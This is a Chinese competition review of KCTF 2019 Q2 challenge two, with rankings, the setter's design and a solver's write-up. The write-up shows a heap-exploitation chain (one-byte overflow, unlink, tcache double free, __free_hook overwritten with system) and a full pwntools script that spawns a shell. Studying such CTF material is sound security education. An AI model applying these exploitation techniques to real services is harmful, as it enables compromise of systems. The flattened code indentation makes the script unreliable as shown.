看雪.纽盾 KCTF 2019 Q2 | 第二题点评及解题思路

KCTF 看雪学院 6月27日

2019年的夏天，高考结束，成绩已出，莘莘学子开始怀抱憧憬填大学志愿。我们看雪纽盾KCTF第二赛段经过长达十四天的激烈比拼，也落下帷幕。现在到了揭晓答案的时刻。


神秘来信和金字塔的诅咒题目解析我们已于看雪学院公众号平台放出，今天就让我们一起来看下第二题，一起去唤醒沉睡的敦煌~

题目简介

带着信中的提示，你只身来到敦煌。冷风萧索，漫天黄沙起，落日的光辉将天空映照成了昏黄色，莫高窟的轮廓在你的眼前若隐若现。


鸣沙山东麓断崖上，大大小小的洞窟高低错落、鳞次栉比，沿着断崖绵延不绝，像是趴在断崖上沉睡的巨龙。一尊尊佛像静静的坐在黑暗的洞窟中，墙壁上是一幅幅精美的壁画，演绎着人类的前尘往事。

灿烂文明璀璨如星河，怎想到如今竟面临被外星人灭绝的境地？这颗宝石究竟在哪一个洞窟中？但愿佛祖能给你指引……



本题围观人数为2147人，人气颇高，攻破人数和一三两道题相比减少好多，数量为16人，看来越往后面题目难度就越大了，战士们，顶住压力，奋勇前行。

攻破此题的战队排名一览：




排名	战队名	破解时间	获取积分
1	辣鸡战队	12603s	150.83
2	SU	27999s	91.13
3	咕咕咕	81588s	72.55
4.	n0body	105259s	70.37
5.	AceHub	127377s	69.06
6.	fade-vivi	131024s	68.89
7.	没有战队	145697s	68.28
8.	7HxzZ	158529s	67.84
9.	Lanc3t	206408s	66.68
10.	c.p	360069s	65.04

看雪评委crownless点评

第二题是一道较为常规的堆利用题。考察的知识点是unlink+堆溢出功能分析。但是完整的利用链比较复杂。设计较为精巧。

设计思路

本题出题战队**404gg队**：



设计思路

常规堆题。简单直接的功能题，malloc,free,edit,show功能。同样直接的堆单字节溢出。知识点unlink+堆溢出。

功能分析：

show功能默认不可用。
edit功能默认可用一次。
malloc功能申请0x30大小堆块。单字节溢出。在程序init时提前申请了一个堆块。之后malloc功能申请出的地址必须在此堆块地址附近。直接给出heap地址。

利用思路


1. 申请足够数量堆块。溢出改写附近堆块大小为0xc0。free填充tcache链表。
2. 使用堆地址数组最后一个索引进行unlink操作。

3. 此时edit只能写到控制show和edit功能key地址相邻位置。在key上方伪造堆块。size为heap-伪造堆块地址。free此堆块进入unsorted bin链表。fd指针覆盖key。

4. show和edit可用 show泄露libc。edit修改free_hook为system。

解题思路

本题解题思路由看雪论坛 **jackandkx** 提供：



0x0 checksec

基地址固定

```
[*] '/home/abc/Desktop/kctf_Q2_2/pwn'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

0x1 程序分析

程序开始调用了alram，为了便于调试，需要nop掉。同时malloc一块小内存，并保存了其地址作为地址边界。

```
unsigned __int64 setup()
{
unsigned __int64 v0; // ST08_8

v0 = __readfsqword(0x28u);
setvbuf(stdout, 0LL, 2, 0LL);
setvbuf(stdin, 0LL, 1, 0LL);
setvbuf(stderr, 0LL, 1, 0LL);
alarm(0x3Cu);
bound = (__int64)malloc(0x30uLL);
return __readfsqword(0x28u) ^ v0;
}
```

实现了malloc,free,edit,show 4个常见功能，只能edit一次，show默认是不能使用的。

```
abc@abc-vm:~/Desktop/kctf_Q2_2$ ./pwn
1.malloc
2.free
3.edit
4.show
```

edit:

```
unsigned __int64 edit()
{
void *v0; // ST10_8
int v2; // [rsp+Ch] [rbp-14h]
unsigned __int64 v3; // [rsp+18h] [rbp-8h]

v3 = __readfsqword(0x28u);
if ( edit_cnt == 1 )
exit(0);
puts("index:");
v2 = read_option();
if ( v2 < 0 || v2 > 31 || !ptr[v2] )
exit(0);
puts("content:");
v0 = ptr[v2];
read(0, ptr[v2], 0x28uLL);
++edit_cnt;
return __readfsqword(0x28u) ^ v3;
}
```

show:

```
unsigned __int64 show()
{
int v1; // [rsp+4h] [rbp-Ch]
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
if ( admin )
{
puts("index:");
v1 = read_option();
if ( v1 < 0 || v1 > 31 || !ptr[v1] )
exit(0);
puts((const char *)ptr[v1]);
}
else
{
puts("only admin can use");
}
return __readfsqword(0x28u) ^ v2;
}
```

保存内存边界，指针数组，编辑次数和admin的全局变量的内存布局：(后面漏洞利用时能发现这布局是作者精心布置的)。

```
.bss:0000000000404040 stderr dq ? ; DATA XREF: LOAD:00000000004004A0↑o
.bss:0000000000404040 ; setup+53↑r
.bss:0000000000404040 ; Copy of shared data
.bss:0000000000404048 padding dq 3 dup(?) ; DATA XREF: sub_401180↑r
.bss:0000000000404048 ; sub_401180+12↑w
.bss:0000000000404060 bound dq ? ; DATA XREF: ctf_malloc+71↑r
.bss:0000000000404060 ; ctf_malloc+7E↑r ...
.bss:0000000000404068 padding_0 dq 3 dup(?)
.bss:0000000000404080 ; void *ptr[33]
.bss:0000000000404080 ptr dq 20h dup(?) ; DATA XREF: ctf_malloc+49↑o
.bss:0000000000404080 ; ctf_malloc+AD↑o ...
.bss:0000000000404180 padding_1 dq ?
.bss:0000000000404188 admin dd ? ; DATA XREF: show+17↑r
.bss:000000000040418C edit_cnt dd ? ; DATA XREF: edit+17↑r
```

0x3 漏洞

很明显的一处漏洞，malloc函数中，有一个字节的溢出。

```
unsigned __int64 ctf_malloc()
{
int idx; // [rsp+Ch] [rbp-14h]
void *v2; // [rsp+10h] [rbp-10h]
unsigned __int64 v3; // [rsp+18h] [rbp-8h]

v3 = __readfsqword(0x28u);
puts("index:");
idx = read_option();
if ( idx < 0 || idx > 31 || ptr[idx] )
exit(0);
v2 = malloc(0x28uLL);
if ( (signed __int64)v2 < bound || (signed __int64)v2 > bound + 2048 )
exit(0);
ptr[idx] = v2;
printf("gift: %llx\n", ptr[idx]);
puts("content:");
read(0, ptr[idx], 0x29uLL);
return __readfsqword(0x28u) ^ v3;
}
```

由于的malloc默认大小为0x28，所以溢出的一个字节刚好能覆盖下一个chunk的size域的最低字节。

0x4 利用思路

看到基址固定，而且全局变量有堆指针，很容易就能想到unlink。unlink在论坛以前的比赛中出过好几次了。

简要的说就是，伪造一个已经free掉的chunk,然后free这个chunk高地址相邻的另一个伪造的chunk，这两个chunk的合并过程中会把低地址的chunk从双向链表中摘除。

为了绕过unlink的check，假设存在一个指向低地址chunk的指针P，把低地址chunk的fd和bk分别设为&P-0x18和&P-0x10就能绕过检测。unlink后，P被改写为&P-0x18。同时，两个伪造的chunk合并起来进入unsorted bin。

unlink的详细分析可以参考下面两位dalao的文章:

[原创]看雪.Wifi万能钥匙 CTF 2017 第4题Writeup---double free解法
堆溢出漏洞简介

然鹅，这题半路偷偷改过一次，改之前的edit的限制次数是两次，所以只要unlink后edit两次就能改到admin和editcnt的值，之后就能随意任意地址的读写了。

改之后,edit限制为一次，利用起来就麻烦多了。

需要用到另一种堆漏洞利用技术：tcache的double free来malloc出任意地址。类似于fastbin的double free，但比fastbin的限制要少(不检查size域)。

要触发double free，要先得到两个同样的指针。操作步骤如下:

```
#5 and 11 point to the same location
# 此前0x90的tcache已经填满
malloc(1,'1')
malloc(3,'3')
malloc(5,'5')
malloc(7,'7')
malloc(9,'9') # avoid merge with the top chunk
free(1)
malloc(1,'1'*0x28+'\x91') #overflow the 3rd chunk's size
free(3)
malloc(3,'3')
malloc(11,'11')
p13 = malloc(13,'13')
```

然鹅这样还是不能分配出任意地址，原因是malloc中的边界检测:

boundary是程序最开始malloc返回的堆地址:

```
p = malloc(0x28uLL);
if ( (signed __int64)p < bound || (signed __int64)p > bound + 2048 )
exit(0);
```

完整的利用链比较繁杂，简要叙述如下:

1. 填满0x90的tcache

2. tcache double free后,malloc出boundary的地址

3. 在boundary处伪造给unlink预备的chunkA

4. 伪造unlink需要的chunkB

5. tcache double free后，准备malloc出存放堆指针数组的地址(但是先不malloc，因为此时不在boundary范围内，会失败)

6. free(chunkB),触发unlink，改写boundary为&boundary-0x18

7. 把堆指针数组的地址malloc出来(此时绕过了boundary的check)，修改editcnt和admin的值

8. 然后就能随意show和edit了

9. got表泄露libc,修改__free_hook为system，然后free一个内容为"/bin/sh\x00"的堆块，得到shell

0x5 完整EXP

```
from pwn import *
import pdb

libc = ELF('./libc-2.27xx.so')

env = {'LD_PRELOAD':'./libc-2.27xx.so'}
p = process('./pwn',env=env)

# p = remote('152.136.18.34',10001)

def menu():
p.recvuntil('4.show\n')

def malloc(idx,content='\xff'):
p.sendline('1')
p.recvuntil('index:\n')
p.sendline(str(idx))
s = p.recvuntil('\n')[6:-1]
# # log.info(s)
p.recvuntil('content:\n')
```

```
    p.send(content)
    menu()
    return int(s,16)

    def free(idx):
    p.sendline('2')
    p.recvuntil('index:\n')
    p.sendline(str(idx))
    menu()

    def edit(idx,content):
    p.sendline('3')
    p.recvuntil('index:\n')
    p.sendline(str(idx))
    p.recvuntil('content:\n')
    p.send(content)
    menu()

    def show(idx):
    p.sendline('4')
    p.recvuntil('index:\n')
    p.sendline(str(idx))
    s = p.recvuntil('show\n')
    return s


    menu()

    #0~13
    for i in range(7):
    malloc(2*i,str(2*i))
    malloc(2*i+1,str(2*i+1))
    free(2*i)
    malloc(2*i,'x'*0x28+'\x91')

    for i in range(7):
    free(2*i+1)

    #5 and 11 point to the same location
    malloc(1,'1')
    malloc(3,'3')
    malloc(5,'5')
    malloc(7,'7')
    malloc(9,'9')
    free(1)
```

```
malloc(1,'1'*0x28+'\x91')
free(3)
malloc(3,'3')
malloc(11,'11')
p13 = malloc(13,'13')
malloc(14)

boundary = p13-0x370
print(hex(boundary))
pbound_addr = 0x404060

free(14)
free(11)
free(13)
free(5)

malloc(5,p64(boundary))
malloc(13)
malloc(11)

#return boundary
malloc(14,'x'*8+p64(0x421)+p64(pbound_addr-0x18)+p64(pbound_addr-0x10))

malloc(15)
p16 = malloc(16)
print(hex(p16))
malloc(17)
malloc(18)
malloc(19)
free(15)
malloc(15,'x'*0x20+p64(0x420)+'\x90')

# free(16)

#22 and 26 point same
malloc(20)
malloc(21)
malloc(22)
malloc(23)
malloc(24)
free(20)
malloc(20,'x'*0x28+'\x91')
free(21)
malloc(25)
malloc(26)
```

```
malloc(27)
malloc(28)
malloc(29,'/bin/sh\x00')
free(28)
free(22)
free(27)
free(26)

p_mem30 = 0x404170
malloc(26,p64(p_mem30))
malloc(27)
malloc(22)

free(16)

got_puts = 0x403FA8

#ret mem
malloc(28,p64(got_puts)+p64(p_mem30)+'\x77'*0x10)

s = show(30)[:6]
puts_addr = u64(s+'\x00'*2)
libc_base = puts_addr - libc.symbols['puts']
system_addr = libc_base + libc.symbols['system']
free_hook = libc_base + libc.symbols['__free_hook']
print('libc:',hex(libc_base))

edit(31,p64(free_hook))
edit(30,p64(system_addr))

p.sendline('2')
p.recvuntil('index:\n')
p.sendline(str(29))

p.interactive()
```

▼▼▼

▼▼

▼

1、看雪.纽盾 KCTF 2019 Q2 | 第一题点评及解题思路

2、看雪.纽盾 KCTF 2019 Q2 | 第三题点评及解题思路

3、CTF小栈 | 赛场竞技，江湖约见，KCTF线下交流诚邀你来！

4、终曲 · 看雪.纽盾 KCTF 2019 Q2 圆满落幕，精彩回顾！

主办方

看雪学院（www.kanxue.com）是一个专注于PC、移动、智能设备安全研究及逆向工程的开发者社区！创建于2000年，历经19年的发展，受到业内的广泛认同，在行业中树立了令人尊敬的专业形象。平台为会员提供安全知识的在线课程教学，同时为企业提供智能设备安全相关产品和服务。

合作伙伴

上海纽盾科技股份有限公司（www.newdon.net）成立于2009年，是一家以“网络安全”为主轴，以“科技源自生活，纽盾服务社会”为核心经营理念，以网络安全产品的研发、生产、销售、售后服务与相关安全服务为一体的专业安全公司，致力于为数字化时代背景下的用户提供安全产品、安全服务以及等级保护等安全解决方案。

小手一戳，了解更多